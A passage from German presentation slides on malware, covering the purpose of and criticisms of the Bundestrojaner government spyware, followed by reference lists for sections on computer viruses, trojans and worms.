  - Einmalige online-Durchsuchung
  - Online-Überwachung über einen längeren Zeitraum
- Mithilfe des Bundestrojaner sollen organisiertes Verbrechen, Terroristen und Schwerstkriminelle bekämpft werden indem Ihre Computer (präventiv) durchsucht werden umso an Informationen zu kommen die den Ermittlungen helfen könnten bzw. auf Verbindungen zu anderen Kriminellen / Netzwerken aufmerksam zu werden

Malware-Scanner

Kritik am Bundestrojaner

- Kein transparentes Handeln der Regierung
- Eingriff in die Privatsphäre
- Keine Effiziente Bekämpfung von organisiertem Verbrechen
- Malware-Scanner können derzeit den Bundestrojaner genauso erkennen wie jeden anderen Trojaner
- Bundestrojaner könnte verändert/manipuliert werden um somit z.B. falsche Daten zu übermitteln
- Fragliche Beweisgewinnung
- Schritt in Richtung Überwachungsstaat
  - Präventive Überwachung/Online-Durchsuchung
  - Jeder kann ohne Kontrolle potenziell überwacht werden

Malware-Scanner

Quellen Virus

- http://*it-academy.cc/article/457/Viren+Die+verschiedenen+Arten.html*
- http://digilib.happy-security.de/files/linux-viren.pdf
- http://www.at-mix.de/computerviren_geschichte.htm
- http://www.zehn.de/concept-virus-17981-7
- http://de.wikipedia.org/wiki/Bliss_%28Computervirus%29
- http://www.uni-bielefeld.de/hrz/antivirus/arbeitsweise.html
- http://en.wikipedia.org/wiki/Computer_virus
- http://www.viruslist.com/de/
- http://www.lv1.ifkomhessen.de/statistik.htm

Quellen Trojaner

- http://www.ceilers-news.de/serendipity/92-Trojaner-Der-Feind-im-harmlosen-Programm.html
- http://de.wikipedia.org/wiki/Trojanisches_Pferd_(Computerprogramm)
- http://www.ceilers-news.de/serendipity/96-Trojaner-Die-Geschichte-digitaler-Holzpferde.html
- http://www.wyden.com/security/viren-wurmer-und-co/verschiedene-betriebssysteme
- http://www.viruslist.com/de/
- http://www.lv1.ifkomhessen.de/statistik.htm
- http://www.securelist.com/en/analysis/204792159/Monthly_Malware_Statistics_January_2011

Trojaner

Quellen Wurm

- http://de.wikipedia.org/wiki/Computerwurm
- http://www.faz.net/s/.../~ATpl~Ecommon~Scontent.html
- http://heise.de/
- http://derstandard.at/
- http://www.viruslist.com/de/
- http://www.lv1.ifkomhessen.de/statistik.htm
- http://www.securelist.com/en/analysis/204792159/Monthly_Malware_Statistics_January_2011

Wurm